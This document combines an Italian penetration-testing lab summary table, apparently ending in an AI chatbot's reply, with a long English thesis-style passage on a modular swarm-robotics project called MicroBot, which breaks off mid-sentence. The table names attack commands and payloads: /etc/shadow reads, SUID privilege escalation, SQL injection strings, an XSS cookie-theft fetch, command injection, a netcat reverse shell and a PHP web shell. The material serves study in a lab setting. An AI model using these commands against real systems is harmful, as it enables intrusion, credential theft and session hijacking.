7	Post-exploitation	Shell Linux	<code>whoami,</code> <code>uname -a,</code> <code>ls</code>	Analizzare sistema compromesso	Accesso e controllo base
8	Enumerazione sistema	Linux commands	<code>cat /etc/passwd,</code> <code>cat /etc/shadow</code>	Identificare utenti e credenziali	Informazioni sensibili estratte
9	Privilege escalation	Linux / exploit locali	<code>sudo -l,</code> <code>find / -perm -4000,</code> <code>/bin/bash -p</code>	Ottenere privilegi root	Tentativi di escalation
10	Credential dumping	John the Ripper	<code>john,</code> wordlist rockyou	Cracking password	Accesso potenziale ad altri account
11	Pivoting base	Nmap / SSH / Hydra	<code>nmap rete,</code> <code>ssh,</code> <code>hydra</code>	Movimento laterale	Introduzione a attacchi multi-host
12	Setup web lab	Damn Vulnerable Web Application	<code>apt install dvwa,</code>	Creare ambiente web vulnerabile	Applicazione pronta

			apache, mysql		
13	Intercettazione e traffico	Burp Suite	Proxy, intercept HTTP	Analizzare richieste web	Visibilità completa traffico
14	SQL Injection	SQLmap / manuale	' OR '1'='1, UNION SELECT	Bypass login e dump DB	Accesso database
15	Automazione attacco	SQLmap	--dbs, --dump	Estrarre dati automaticamente	Dump completo tabelle
16	XSS	JavaScript	<script>alert()</script>	Esecuzione codice lato client	Vulnerabilità confermata
17	Furto cookie	JS + HTTP server	fetch(...) , python server	Intercettare sessioni	Cookie ottenuto
18	Session hijacking	Browser DevTools	Manipolazione e cookie	Impersonificazione utente	Accesso senza credenziali
19	Analisi sessioni	HTTP / Cookies	PHPSESSID	Comprendere autenticazione	Modello sessione chiaro
20	Command Injection	Bash injection	; ls, ; whoami	Esecuzione comandi server	Controllo sistema
21	Reverse shell	Netcat	nc -lvp, nc -e	Accesso remoto completo	Shell interattiva
22	File upload exploit	PHP	shell.php	Esecuzione codice remoto	Controllo server
23	MITM / Sniffing (teorico-lab)	Wireshark	Filtri HTTP/DNS/TCP	Analisi traffico rete	Comprensione differenza HTTP/HTTPS
24	Sicurezza sessioni	HTTP headers	Secure, HttpOnly, SameSite	Analisi difese	Identificazione vulnerabilità

25	Full attack chain	Tutti i precedenti	XSS → hijack → SQLi → shell	Simulare attacco reale	Compromissione completa
----	-------------------	--------------------	-----------------------------	------------------------	-------------------------

LETTURA DELLA TABELLA (IMPORTANTISSIMO)

Questa tabella rappresenta un flusso reale:

Rete → Scansione → Vulnerabilità → Exploit → Accesso → Escalation → Web Attacks → Session Control → Full Compromise

COSA DIMOSTRA QUESTA TABELLA

Se qualcuno la legge (prof, recruiter, ecc.) capisce che tu hai:

- competenze su sistemi Linux
- conoscenza networking
- capacità di penetration testing
- comprensione sicurezza web
- visione end-to-end di un attacco

👉 roba che vale davvero

SE VUOI IL LIVELLO SUCCESSIVO

Posso trasformarti questa tabella in:

- sezione tesi completa (scritta lunga)
 - schema architetturale
 - collegamento diretto con MicroBot
-

Se vuoi fare il salto vero:

👉 ora dobbiamo passare al lato **difensivo (hardening e sicurezza)**
perché è lì che diventi veramente forte.

Dimmi e andiamo avanti 💣

1. Introduction to the MicroBot Ecosystem

The MicroBot project originates from a fundamental rethinking of how robotic systems are traditionally conceived and developed. Instead of focusing on a single, highly complex and autonomous machine, the project explores the possibility of constructing a system composed of multiple simple units that, through coordination and interaction, are capable of generating complex behaviors. This shift in perspective represents a transition from classical robotics to a distributed and emergent approach, where intelligence is not concentrated in a single entity but rather arises from the collective dynamics of many interconnected components.

At its core, the MicroBot ecosystem is based on the idea that complexity can be achieved not by increasing the sophistication of individual units, but by designing efficient interaction mechanisms between relatively simple modules. Each MicroBot is intentionally limited in its individual capabilities, both in terms of computation and physical structure. However, when multiple units are coordinated through a centralized or hybrid control system, the resulting behavior can exhibit properties that are not present at the level of the single unit. This concept aligns with principles observed in natural systems, such as swarms of insects or flocks of birds, where global patterns emerge from local interactions.

The project is not limited to the development of hardware components. Instead, it is structured as a complete ecosystem that integrates multiple layers of abstraction, including physical design, embedded systems, communication protocols, simulation environments, and theoretical modeling. This multi-layered approach allows the system to be analyzed, tested, and evolved in a coherent and scalable way. The integration of these elements transforms MicroBot from a simple robotics experiment into a platform capable of supporting further research, experimentation, and potential real-world applications.

A key aspect of the MicroBot ecosystem is its emphasis on modularity. Each component of the system, from the individual robot units to the control infrastructure and simulation tools, is designed to be independent yet interoperable. This modular structure enables incremental development, where new features and capabilities can be added without requiring a complete redesign of the system. It also facilitates experimentation, as individual modules can be modified, replaced, or extended without affecting the entire architecture.

Another fundamental dimension of the project is the strong connection between theoretical modeling and practical implementation. The behavior of the system is not defined solely through empirical testing, but is also supported by mathematical models that describe the

dynamics of the agents, their interactions, and the resulting collective behavior. These models provide a framework for understanding the system at a deeper level, allowing for more precise control, optimization, and prediction of its behavior under different conditions.

The ecosystem also incorporates a simulation layer, which plays a crucial role in the development process. Before implementing behaviors in the physical system, they are tested in a virtual environment where parameters can be adjusted rapidly and safely. This approach significantly reduces development time and risk, while enabling the exploration of a wide range of scenarios that would be difficult or impractical to reproduce in real hardware. The simulation environment thus acts as a bridge between theoretical concepts and real-world implementation.

In addition to its technical components, the MicroBot project includes an exploration of broader conceptual and philosophical themes. In particular, it investigates the notion of form as a dynamic process rather than a static configuration. Within this perspective, the structure generated by the system is not fixed, but continuously evolves over time as a result of internal and external influences. This view connects the project to more advanced interpretations of dimensionality, where time and transformation play a central role in defining the state of the system.

From an application standpoint, the MicroBot ecosystem has the potential to be extended to multiple domains. These include education, where it can serve as a tool for teaching concepts related to robotics and complex systems; research, where it can provide a platform for studying multi-agent dynamics; and advanced technological fields, where programmable matter and modular robotic systems are becoming increasingly relevant. The flexibility of the architecture makes it adaptable to different use cases, depending on how the system is configured and extended.

Ultimately, the MicroBot ecosystem represents a convergence of multiple disciplines, including computer science, physics, electronics, and systems engineering. Its value lies not only in the individual components that compose it, but in the way these components are integrated into a coherent and extensible framework. This integration enables the project to evolve over time, both in terms of technical capabilities and conceptual depth, positioning it as a foundation for future developments in distributed robotics and programmable physical systems.

2. Structure of the Workspace and System Organization

The MicroBot ecosystem is not only defined by its conceptual and technical components, but also by the way in which its materials are organized within the development workspace. The structure of folders and files reflects the evolution of the project over time and provides insight into the methodological approach adopted during its development. Rather than being a simple collection of unrelated files, the workspace represents a layered and progressively

refined system, where each directory corresponds to a specific domain of experimentation, implementation, or documentation.

At the highest level, the workspace can be interpreted as a modular container that integrates multiple categories of content. These categories include formal documentation, experimental prototypes, simulation environments, software implementations, and auxiliary projects that contribute to the overall development of the system. The presence of such diverse elements indicates that the project has not been developed linearly, but rather through iterative cycles of exploration, testing, and consolidation.

A central role within the workspace is played by the documentation layer. This includes a set of structured documents, often in PDF format, that describe the system from different perspectives. These documents cover architectural design, mathematical modeling, physical constraints, telemetry systems, and theoretical interpretations. Together, they form a comprehensive knowledge base that supports both the understanding and further development of the project. The documentation is not merely descriptive, but also prescriptive, as it defines the principles and constraints that guide the implementation of the system.

Alongside the documentation, the workspace contains multiple directories dedicated to code. These include implementations in different programming languages, such as C or C++ for embedded systems, Python for simulations and algorithmic experiments, and JavaScript for web-based interfaces and visualizations. Each of these environments serves a specific purpose within the ecosystem. Embedded code focuses on direct interaction with hardware components, while higher-level languages are used to model, simulate, and visualize system behavior. This separation of concerns reflects a deliberate architectural choice, where each layer of the system is developed using the most appropriate tools and abstractions.

Another important component of the workspace is the simulation layer. Simulation environments are used to replicate the behavior of MicroBots in a controlled virtual context. These environments allow for rapid testing of interaction rules, movement patterns, and coordination strategies without the limitations imposed by physical hardware. As a result, they play a crucial role in validating theoretical models and refining system behavior before deployment. The simulation layer also facilitates experimentation, as parameters can be modified dynamically to observe different outcomes.

The workspace also includes directories that can be classified as experimental or exploratory. These contain projects that are not directly part of the final MicroBot system, but contribute to its development by expanding the range of technical skills and concepts involved. Examples include artificial intelligence experiments, game development projects, visualization tools, and system-level utilities. While these projects may appear disconnected at first glance, they collectively form a foundation of competencies that support the main system. In this sense, the workspace can be seen as an ecosystem not only of software, but also of knowledge and experience.

A notable feature of the workspace organization is the presence of versioning structures, even in the absence of a formal version control system. Different iterations of the same project are often stored in separate directories, reflecting incremental improvements or alternative approaches. This implicit versioning captures the developmental history of the

system and allows for comparison between different stages. However, it also introduces a degree of redundancy, which must be managed carefully to maintain clarity and coherence.

The file named INDEX.txt plays a particularly important role within the workspace. It acts as a navigational reference that provides an overview of the available components and their relationships. In a complex system where multiple domains intersect, such a reference becomes essential for maintaining orientation and ensuring that the structure remains understandable. The presence of this file indicates an awareness of the need for meta-organization, where the structure of the system is explicitly documented.

From a structural perspective, the workspace can be divided into four main domains. The first domain is the core MicroBot system, which includes all elements directly related to the design and implementation of the robots and their control architecture. The second domain is the simulation and visualization layer, where system behavior is modeled and tested. The third domain consists of auxiliary projects, which contribute indirectly by developing relevant techniques and tools. The fourth domain is the documentation layer, which integrates and formalizes the knowledge generated across the other domains.

This organization reflects a hybrid methodology that combines elements of engineering, research, and exploratory development. Rather than following a rigid top-down approach, the system has been constructed through continuous iteration, where ideas are tested in different contexts and progressively refined. The workspace thus becomes not only a storage structure, but also a representation of the development process itself.

In its current state, the workspace exhibits both strengths and areas for improvement. On one hand, it demonstrates a high level of productivity and a broad exploration of technical domains. On the other hand, the coexistence of multiple versions and experimental branches can reduce clarity, especially when attempting to present the system to external observers such as collaborators, evaluators, or potential investors. For this reason, a future step in the evolution of the project involves restructuring the workspace into a more standardized and hierarchical format, where core components are clearly distinguished from experimental or legacy materials.

In conclusion, the structure of the workspace is a critical element of the MicroBot ecosystem. It reflects not only the technical composition of the system, but also the cognitive and methodological approach behind its development. By organizing the project into distinct yet interconnected domains, the workspace supports both ongoing experimentation and future scalability, while also highlighting the importance of clear and intentional system organization in complex, multi-layered projects.

3. System Architecture and Layered Design

The MicroBot ecosystem is structured according to a layered architectural model that separates responsibilities across different levels of abstraction. This design approach is essential for managing complexity, ensuring scalability, and enabling independent development of system components. Rather than treating the system as a monolithic entity, the architecture decomposes it into distinct layers, each responsible for a specific set of functions while maintaining well-defined interfaces with the others.

At a high level, the system can be divided into three primary layers: the interaction layer, the control layer, and the execution layer. These layers correspond respectively to user interaction, system coordination, and physical actuation. The separation between these levels is not only conceptual but also reflected in the technologies and programming environments used to implement each part of the system.

The interaction layer represents the highest level of abstraction and is responsible for translating human input into commands that can be interpreted by the system. This layer includes user interfaces developed using web technologies or game engines such as Unity, as well as experimental interfaces based on gesture recognition or vision systems. The purpose of this layer is to provide an intuitive and flexible way for users to define behaviors, patterns, or commands without needing to interact directly with low-level system components. In this sense, the interaction layer acts as a bridge between human intent and computational representation.

Below the interaction layer lies the control layer, which constitutes the core of the system's intelligence. This layer is typically implemented on a central controller, such as an ESP32 or similar embedded platform, and is responsible for coordinating all MicroBot units. The controller maintains a global view of the system, including the state of each bot, the desired configuration, and the timing of operations. It processes incoming commands from the interaction layer and translates them into structured instructions that can be distributed across the network of bots.

A key function of the control layer is the management of communication. The system relies on wireless communication, typically using Wi-Fi, with protocols such as UDP to ensure low-latency transmission of commands. Messages exchanged within the system contain essential information such as the identifier of the target bot or group, the command to be executed, and a timestamp that ensures temporal coordination. This design enables both broadcast communication, where all bots receive the same instruction, and targeted communication, where specific units are addressed individually.

Another critical responsibility of the control layer is synchronization. In a distributed system composed of multiple independent units, ensuring that actions occur at the correct time is fundamental. The controller acts as a temporal reference, providing a unified clock that allows all bots to execute commands in a coordinated manner. This is often implemented through timestamp-based scheduling, where each bot receives instructions in advance and executes them at a predefined time. Such an approach minimizes the effects of communication delays and ensures coherent system behavior.

The execution layer represents the lowest level of the architecture and consists of the individual MicroBot units. Each bot operates as an embedded system with its own microcontroller, sensors, actuators, and power supply. Despite their autonomy, these units

are designed to operate within the constraints defined by the control layer. Their primary function is to receive commands, interpret them locally, and perform the corresponding physical actions, such as activating electromagnetic coils, updating visual indicators, or adjusting internal states.

Within each MicroBot, a local control loop manages the transition between states. This loop can be described as a discrete-time system, where the state of the bot at a given time step depends on its previous state and the input received from the controller. This design allows each unit to react dynamically to both internal conditions and external commands, while still remaining aligned with the global objectives of the system.

An important aspect of the architecture is the balance between centralization and distribution. While the controller provides global coordination and decision-making, the bots retain a degree of local autonomy. This hybrid approach combines the advantages of centralized systems, such as simplicity and coherence, with those of distributed systems, such as robustness and scalability. In the event of partial communication failure, individual bots can still maintain basic functionality, preventing complete system collapse.

The architecture also supports modular growth. New components can be added at any layer without requiring a complete redesign of the system. For example, additional sensors can be integrated into the MicroBots, new interaction modalities can be introduced in the user interface, or alternative communication protocols can be implemented in the control layer. This flexibility is a direct consequence of the layered design, which isolates changes within specific parts of the system.

From a software engineering perspective, the architecture follows principles such as separation of concerns, abstraction, and reusability. Each layer encapsulates its own logic and exposes only the necessary interfaces to adjacent layers. This not only improves maintainability, but also allows different parts of the system to be developed and tested independently. For instance, the simulation environment can replicate the behavior of the execution layer without requiring physical hardware, enabling rapid prototyping and validation.

In conclusion, the system architecture of MicroBot provides a structured framework that integrates interaction, control, and execution into a coherent whole. By organizing the system into well-defined layers, the architecture manages complexity, supports scalability, and enables continuous evolution. This design is essential for transforming the project from a collection of components into a unified and extensible platform capable of supporting advanced behaviors and future developments.

4. The MicroBot Unit: Physical and Embedded System Design

The MicroBot represents the fundamental building block of the entire system. Each unit is designed as a compact, autonomous, and modular robotic element capable of interacting with other units through both physical and digital mechanisms. Rather than being conceived as a fully independent robot with complex capabilities, the MicroBot is intentionally minimal in its individual functionality. Its true potential emerges only when multiple units operate together within a coordinated system.

From a structural perspective, the MicroBot is designed to maximize efficiency in terms of space, weight, and functional distribution. The geometry of the unit is based on a combination of truncated conical sections and a central spherical or cylindrical volume. This configuration is not arbitrary, but rather the result of a design process aimed at optimizing internal volume while maintaining external symmetry and facilitating interaction between units. The shape also supports mechanical stability and provides a consistent reference for alignment during aggregation.

Internally, the MicroBot integrates several key components, each of which contributes to a specific aspect of its functionality. At the core of the system lies the microcontroller, typically an ESP32 or a similar embedded platform. This component is responsible for executing local control logic, managing communication with the central controller, and coordinating the activation of actuators. The choice of such a microcontroller is motivated by its balance between computational capability, energy efficiency, and integrated wireless communication features.

Power is supplied by a compact lithium-polymer battery, which is selected based on strict constraints related to size, weight, and capacity. The battery must provide sufficient energy to support both computation and actuation, while also fitting within the limited internal volume of the unit. This introduces a critical design trade-off between operational time and physical dimensions. Efficient power management becomes essential, requiring careful regulation of voltage and current to ensure stable operation of all components.

One of the most distinctive features of the MicroBot is its magnetic interaction system. Each unit is equipped with a combination of permanent magnets and electromagnetic coils. The permanent magnets provide passive alignment, allowing units to naturally orient themselves when brought into proximity. This reduces the computational and energy burden required for precise positioning. In contrast, the electromagnetic coils enable active control of attachment and detachment. By regulating the current flowing through the coils, the system can dynamically adjust the magnetic field, thereby controlling the strength and direction of the interaction between units.

The integration of both passive and active magnetic elements creates a hybrid interaction model. Passive forces ensure baseline stability and alignment, while active control introduces flexibility and programmability. This combination is essential for enabling dynamic reconfiguration of the system, where structures can form, dissolve, and reorganize in response to commands or environmental conditions.

In addition to magnetic actuation, the MicroBot includes visual feedback mechanisms, typically implemented through RGB LEDs. These elements serve multiple purposes. They provide immediate feedback on the state of the unit, such as initialization, active operation, error conditions, or synchronization status. They also play a role in debugging and system

monitoring, allowing developers to visually track the behavior of individual units within the swarm. In some scenarios, they may even contribute to user interaction, acting as a simple communication channel between the system and the observer.

From an electronic standpoint, the MicroBot incorporates supporting circuitry required for stable and safe operation. This includes voltage regulators to ensure consistent power supply, MOSFET drivers to control high-current components such as coils, and protection elements like flyback diodes to prevent damage caused by inductive loads. These elements are essential for maintaining system reliability, especially in a compact form factor where thermal and electrical constraints are significant.

The internal layout of the MicroBot is a critical aspect of its design. Components must be arranged in a way that minimizes interference, optimizes heat dissipation, and maintains structural balance. The placement of the battery, coils, and microcontroller must be carefully coordinated to avoid issues such as electromagnetic interference or uneven weight distribution. This requires an integrated approach that considers both mechanical and electrical design simultaneously.

From a functional perspective, each MicroBot operates as a discrete-time system. Its behavior can be described as a sequence of state transitions, where the current state depends on both internal variables and external inputs received from the controller. This state-based design allows the unit to respond dynamically to commands, while also maintaining internal consistency. Typical states may include idle, active, synchronized, low-power, and error conditions, each associated with specific behaviors and constraints.

Despite its simplicity, the MicroBot is designed to be extensible. Additional sensors, such as inertial measurement units or proximity detectors, can be integrated to enhance local perception. This would allow units to make more informed decisions and potentially reduce reliance on centralized control. However, such extensions must be carefully evaluated against the constraints of size, power consumption, and system complexity.

In conclusion, the MicroBot unit embodies the principle of minimal complexity at the individual level combined with maximal potential at the collective level. Its design integrates mechanical structure, electronic components, and embedded logic into a compact and functional module. By balancing passive and active interaction mechanisms, and by maintaining a clear separation between local and global control, the MicroBot serves as a robust and adaptable foundation for the entire system.

5. Electronic Architecture and Power Management

The electronic architecture of the MicroBot unit is designed to ensure reliable operation within strict constraints of size, energy availability, and thermal limits. Unlike larger robotic systems, where components can be distributed more freely, the MicroBot requires a highly optimized integration of all electronic subsystems within a compact volume. This

necessitates careful selection of components, efficient power management strategies, and protective mechanisms to ensure long-term stability and safety.

At the center of the electronic system lies the microcontroller, typically an ESP32 or an equivalent embedded platform. This component acts as the computational core of the MicroBot, managing all aspects of local processing, communication, and control. The ESP32 is particularly suitable due to its integrated Wi-Fi and Bluetooth capabilities, which eliminate the need for additional communication modules and reduce both space and power consumption. Its processing power is sufficient to handle real-time tasks such as state management, signal processing, and communication scheduling.

The power supply subsystem is one of the most critical elements of the design. Each MicroBot is powered by a lithium-polymer battery, chosen for its high energy density and compact form factor. However, the use of such batteries introduces several challenges. The voltage provided by the battery is not constant and varies depending on its charge level. Therefore, a voltage regulation stage is required to ensure that all components receive stable and appropriate operating voltages.

Voltage regulation is typically achieved through step-down (buck) converters or low-dropout regulators, depending on efficiency and space constraints. The choice between these solutions involves a trade-off between efficiency, thermal performance, and circuit complexity. In a system where energy is limited and heat dissipation is constrained, efficiency becomes a primary concern. For this reason, switching regulators are often preferred, as they can achieve higher efficiency compared to linear regulators, especially when there is a significant difference between input and output voltage.

Another fundamental aspect of the electronic architecture is the control of inductive loads, specifically the electromagnetic coils used for interaction between MicroBots. These coils require relatively high currents to generate sufficient magnetic fields, which cannot be driven directly by the microcontroller. To address this, the system incorporates MOSFET-based driver circuits. These components act as switches that allow the microcontroller to control high-current paths indirectly, enabling efficient and safe activation of the coils.

When dealing with inductive elements such as coils, it is necessary to consider the effects of sudden changes in current. When a current flowing through an inductor is interrupted, it generates a voltage spike that can damage electronic components. To prevent this, flyback diodes are integrated into the circuit. These diodes provide a safe path for the current to dissipate, protecting both the MOSFETs and the microcontroller from potentially destructive voltage transients.

Thermal management is another critical consideration in the design of the electronic system. The activation of coils and other high-current components can generate significant heat, especially in a confined space. Excessive temperature can lead to reduced efficiency, component degradation, or even failure. Therefore, the system must include mechanisms to monitor and limit temperature. This can be achieved through internal sensors or by estimating thermal load based on current usage. In some cases, duty cycling strategies can be implemented to reduce continuous load and allow components to cool down between activations.

Power management also extends to the overall operational strategy of the MicroBot. Since the available energy is limited, the system must be designed to operate efficiently over time. This includes minimizing idle power consumption, using low-power modes of the microcontroller, and activating high-energy components only when necessary. State-based power management can be implemented, where different operational states correspond to different levels of energy consumption. For example, in an idle state, most subsystems can be deactivated, while in an active state, all components are fully operational.

The integration of all these elements requires careful printed circuit board (PCB) design. The layout must ensure that high-current paths are properly routed, that sensitive signals are protected from interference, and that components are positioned to optimize both performance and thermal dissipation. Grounding strategies and decoupling capacitors play a crucial role in maintaining signal integrity and reducing noise, especially in a system where digital and analog components coexist in close proximity.

From a systems perspective, the electronic architecture of the MicroBot is not isolated, but tightly integrated with both the physical design and the control logic. Decisions made at the hardware level directly influence the capabilities and limitations of the software, and vice versa. For example, the maximum achievable magnetic force depends on the current that can be safely delivered by the power system, which in turn affects the design of control algorithms and interaction strategies.

In conclusion, the electronic architecture and power management of the MicroBot unit represent a critical foundation for the entire system. By carefully balancing performance, efficiency, and safety, the design enables each unit to operate reliably within its constraints. This foundation supports not only the basic functionality of individual MicroBots, but also the stability and scalability of the system as a whole.

6. Magnetic Interaction System and Physical Forces

The magnetic interaction system represents the core physical mechanism that enables MicroBots to connect, detach, and form dynamic structures. Unlike purely mechanical systems, where joints and connectors define fixed configurations, the MicroBot system relies on controllable magnetic forces to achieve flexible and reversible aggregation. This approach allows the system to transition between different configurations without the need for complex mechanical actuators, significantly reducing structural complexity while increasing adaptability.

At the foundation of this interaction lies the generation and control of magnetic fields. Each MicroBot is equipped with electromagnetic coils capable of producing a magnetic field when an electric current flows through them. The intensity of this field depends on several

parameters, including the number of turns in the coil, the current applied, and the geometric characteristics of the coil itself. In simplified form, the magnetic field generated by a coil can be expressed as being proportional to the product of the number of turns and the current, and inversely proportional to the characteristic length of the coil. This relationship highlights a key design trade-off: increasing the number of turns or the current strengthens the magnetic field, but also increases energy consumption and heat generation.

In addition to electromagnetic coils, each MicroBot incorporates permanent magnets. These magnets provide a passive interaction mechanism that facilitates alignment between units. When two MicroBots approach each other, the permanent magnets generate an attractive force that naturally guides them into a stable relative orientation. This passive alignment reduces the need for precise control during the initial phase of interaction, allowing the system to rely on physical properties rather than computational precision. As a result, the overall efficiency of the system is improved, and the control algorithms can focus on higher-level coordination rather than low-level positioning.

The combination of permanent magnets and electromagnetic coils creates a hybrid interaction system. The permanent magnets ensure that MicroBots can easily align and attach under favorable conditions, while the electromagnetic coils provide the ability to actively control the strength and direction of the interaction. By adjusting the current in the coils, the system can reinforce the attachment, weaken it, or even reverse the magnetic polarity to induce detachment. This level of control is essential for enabling dynamic reconfiguration, where structures can be assembled and disassembled in response to commands.

From a physical standpoint, the force between two magnetic elements depends strongly on the distance between them. In general, magnetic dipole interactions decrease rapidly as distance increases, approximately following an inverse cubic relationship. This means that the interaction is highly localized: MicroBots must be relatively close to each other for the magnetic forces to be effective. This property has important implications for system design. On one hand, it prevents unintended long-range interactions that could destabilize the system. On the other hand, it requires careful coordination to ensure that units are brought sufficiently close before attempting attachment.

The energy associated with magnetic fields also plays a crucial role in the system. When a current flows through a coil, energy is stored in the magnetic field. This energy can be expressed as proportional to the inductance of the coil and the square of the current. As a result, even small increases in current can lead to significant increases in energy consumption. This introduces a critical constraint: while stronger magnetic fields improve attachment strength, they also reduce battery life and increase thermal load. The system must therefore balance performance and efficiency, selecting operating points that provide sufficient force without exceeding safe limits.

Another important consideration is the stability of the magnetic connection. The force between MicroBots must be strong enough to overcome external disturbances, such as gravity, friction, or movement, but not so strong that detachment becomes impossible. This leads to the concept of threshold-based interaction, where the system defines conditions under which attachment is allowed or prevented. These thresholds can be based on

distance, relative orientation, or command signals from the controller. By incorporating such mechanisms, the system avoids unstable oscillations between attachment and detachment.

The orientation of the magnetic elements is also critical. Magnetic interactions are directional, meaning that the relative orientation of two MicroBots determines whether the force between them is attractive or repulsive. This requires careful design of the internal layout of magnets and coils, ensuring that units can align correctly during interaction. In practice, this may involve arranging multiple magnetic elements in symmetric configurations, allowing for consistent behavior regardless of the initial orientation of the units.

From a system-level perspective, the magnetic interaction mechanism enables a form of physical programmability. Instead of defining fixed mechanical structures, the system defines rules for interaction that determine how units combine. These rules can be modified dynamically, allowing the same set of MicroBots to form different structures over time. This is a key step toward the concept of programmable matter, where the physical form of a system is not predetermined but emerges from the interaction of its components.

Finally, it is important to consider the limitations of the magnetic system. The strength of the interaction is constrained by the size of the coils, the available current, and the capacity of the battery. Thermal effects limit the duration of high-current operation, and external factors such as material properties and environmental conditions can influence performance. These limitations must be taken into account when designing both the hardware and the control strategies, ensuring that the system operates within safe and efficient boundaries.

In conclusion, the magnetic interaction system provides the fundamental mechanism that enables MicroBots to function as a cohesive and reconfigurable system. By combining passive alignment with active control, and by carefully balancing physical constraints with system requirements, the design achieves a flexible and efficient method for dynamic aggregation. This mechanism is not only central to the operation of the MicroBot system, but also represents a key step toward more advanced forms of modular and programmable physical systems.

7. Mathematical Model and Swarm Dynamics

The MicroBot ecosystem can be formally described as a multi-agent dynamical system, where each unit operates as an individual agent interacting with others according to defined rules. While the physical layer governs how forces are generated and applied, the mathematical model defines how these interactions translate into coordinated behavior at the system level. This abstraction is essential for understanding, predicting, and controlling the collective dynamics of the swarm.

Each MicroBot is represented as an entity in a discrete spatial domain. In its simplest form, the position of a unit can be described using Cartesian coordinates, typically in two

dimensions for planar simulations, although the model can be extended to three-dimensional space. The state of the i -th MicroBot at a given time can therefore be expressed as a vector that includes its position, velocity, and internal variables. These internal variables may represent factors such as activation state, magnetic configuration, or energy level.

The evolution of the system over time is modeled using discrete time steps. At each time step, the state of each MicroBot is updated based on its previous state and the inputs it receives. This can be expressed through a general state transition function, where the next state depends on both internal dynamics and external influences. The discrete-time formulation is particularly suitable for digital systems, where updates occur at regular intervals defined by the control loop.

A fundamental component of the model is the computation of distances between MicroBots. The Euclidean distance between two units provides a measure of proximity, which is used to determine whether interaction should occur. When the distance between two units falls below a certain threshold, the system may trigger an attachment event. Conversely, if the distance exceeds another threshold, detachment may occur. These thresholds are not necessarily identical, introducing a hysteresis effect that prevents rapid oscillations between states.

In addition to distance-based interaction, the system incorporates principles derived from swarm intelligence. These principles are inspired by natural systems and define how agents influence each other's behavior. Three primary forces are typically considered. The first is cohesion, which drives units to move toward nearby agents, promoting aggregation. The second is separation, which prevents units from overlapping or colliding excessively, maintaining structural integrity. The third is alignment, which encourages units to match their movement or orientation with that of their neighbors. Together, these forces create a balance between attraction and repulsion, resulting in stable and adaptive formations.

The velocity of each MicroBot can be updated based on the combination of these interaction forces. The resulting motion is not dictated by a single global command, but emerges from the local interactions between units. This is a key characteristic of multi-agent systems: global behavior arises from decentralized rules. In the context of MicroBot, this means that complex structures and coordinated movements can be achieved without explicitly programming each unit's trajectory.

Another important aspect of the mathematical model is the inclusion of control inputs from the central controller. While local interactions define the baseline behavior of the swarm, global commands can modify or override these dynamics. For example, the controller may specify target positions, desired formations, or activation patterns. These inputs are incorporated into the state update process, allowing the system to combine emergent behavior with directed control. This hybrid approach enhances both flexibility and controllability.

Stability is a critical consideration in the design of the system. A stable configuration is one in which the system tends to remain in or return to a desired state despite small disturbances. Mathematical tools such as Lyapunov functions can be used to analyze stability, providing criteria for ensuring that the system does not diverge or exhibit chaotic behavior. While a full

formal analysis may be complex, the underlying principle is that the interaction rules must be designed in such a way that they naturally lead the system toward equilibrium configurations.

The model also supports the concept of dynamic reconfiguration. Because the interactions between MicroBots are governed by adjustable parameters, the system can transition between different configurations over time. By modifying thresholds, interaction strengths, or control inputs, it is possible to guide the swarm from one formation to another. This capability is essential for applications where the system must adapt to changing conditions or perform multiple tasks.

From a computational perspective, the implementation of the mathematical model must be efficient enough to run in real time. Each MicroBot may need to process information about its neighbors, update its state, and respond to commands within tight timing constraints. This requires optimized algorithms and data structures, especially as the number of units increases. Scalability becomes a key challenge, as the complexity of interactions grows with the size of the swarm.

The simulation environment plays a crucial role in validating the mathematical model. By implementing the equations and interaction rules in a virtual setting, it is possible to observe the behavior of the system under different conditions. Simulation allows for rapid experimentation, enabling the identification of parameter values that produce stable and desirable behaviors. It also provides insight into edge cases and potential failure modes that may not be immediately apparent.

In conclusion, the mathematical model and swarm dynamics provide the theoretical foundation of the MicroBot system. By representing each unit as an agent within a dynamic system, and by defining interaction rules that govern their behavior, the model enables the emergence of complex and coordinated structures. This framework bridges the gap between physical implementation and abstract design, allowing the system to be analyzed, controlled, and extended in a rigorous and systematic way.

8. Communication System and Protocol Design

The communication system of the MicroBot ecosystem is a fundamental component that enables coordination between distributed units. Without an effective communication infrastructure, each MicroBot would operate in isolation, preventing the emergence of collective behavior. The design of this subsystem must therefore ensure low latency, reliability, scalability, and synchronization, all within the constraints imposed by embedded hardware and wireless environments.

At the core of the communication architecture lies a wireless network, typically implemented using Wi-Fi. The central controller operates as a network coordinator, often configured as an access point to which all MicroBots connect. This configuration provides a controlled

environment in which communication can be managed efficiently, reducing dependency on external infrastructure and improving predictability. Each MicroBot acts as a client within this network, maintaining a connection with the controller and, in some configurations, with other bots.

The choice of communication protocol is driven by the need for speed and simplicity. In this context, UDP (User Datagram Protocol) is often preferred over more complex protocols such as TCP. Unlike TCP, UDP does not establish persistent connections or guarantee delivery, but it offers significantly lower latency and reduced overhead. This makes it particularly suitable for real-time systems where timely delivery of information is more critical than absolute reliability. In the MicroBot system, occasional packet loss can be tolerated, as new commands are continuously transmitted, and the system is designed to recover from transient inconsistencies.

Messages exchanged within the system follow a structured format that encodes essential information required for execution. Each packet typically includes an identifier that specifies the target of the message, which may be a single MicroBot, a group of bots, or the entire swarm. In addition, the packet contains a command field that defines the action to be performed, such as activating a magnetic coil, changing state, or updating a parameter. A timestamp is also included to enable temporal coordination, ensuring that actions are executed at the intended moment.

The inclusion of timestamps is closely related to the problem of synchronization. In a distributed system, different units may experience varying communication delays, leading to inconsistencies in execution timing. By embedding temporal information within each message, the controller can instruct MicroBots to execute commands at a specific future time. Each unit, upon receiving a command, stores it and waits until the local clock reaches the specified timestamp before executing the action. This approach effectively decouples communication latency from execution timing, allowing for coordinated behavior even in the presence of network delays.

Communication within the system can occur in multiple modes. Broadcast communication is used when the same command must be applied to all MicroBots simultaneously, such as initiating a global pattern or resetting the system. This mode is efficient, as a single message can reach all units. In contrast, unicast communication targets individual bots, allowing for fine-grained control. This is particularly useful when assigning specific roles or positions within a formation. A hybrid approach can also be employed, where broadcast messages define general behavior while unicast messages provide local adjustments.

Another important aspect of the communication system is state reporting. MicroBots periodically send telemetry data back to the controller, providing information about their internal state. This may include battery level, temperature, current operational state, and diagnostic data. The controller uses this information to maintain an updated global view of the system, detect anomalies, and make informed decisions. This feedback loop is essential for maintaining system stability and enabling adaptive behavior.

Reliability in the communication system is achieved not through strict guarantees, but through redundancy and continuous updates. Since commands are transmitted repeatedly or updated frequently, the system can tolerate occasional packet loss without significant

